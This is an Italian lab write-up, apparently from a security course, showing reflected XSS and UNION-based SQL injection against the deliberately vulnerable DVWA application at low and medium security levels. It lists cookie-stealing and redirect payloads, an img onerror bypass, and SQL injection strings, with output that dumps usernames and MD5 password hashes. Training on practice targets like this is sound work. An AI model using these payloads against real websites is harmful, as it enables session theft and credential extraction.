
Vulnerabilità XSS e SQL Injection

XSS redlected

- **<script>alert(document.cookie)</script>**

Questo payload ci mostra tramite un avviso i cookie dell'utente corrente.



- **<script>window.location='http://google.com'</script>**

Questo payload ci reindirizza verso un sito esterno. (nel nostro caso google.com)

SQL injection

' UNION SELECT user,password FROM dvwa.users -- -

Questo payload recupera i dati sensibili (in questo caso, gli username e le password degli utenti).


```
ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Medium security

XSS reflected

<img src=x onerror="alert(document.cookie)">

Questo payload crea un'immagine vuota e usa **onerror** per eseguire il codice JavaScript, **onerror** viene eseguito quando l'immagine non viene caricata correttamente.



SQL injection

1 UNION SELECT 2, 3 -- -

```
ID: 1 UNION SELECT 2, 3 -- -
First name: admin
Surname: admin

ID: 1 UNION SELECT 2, 3 -- -
First name: 2
Surname: 3
```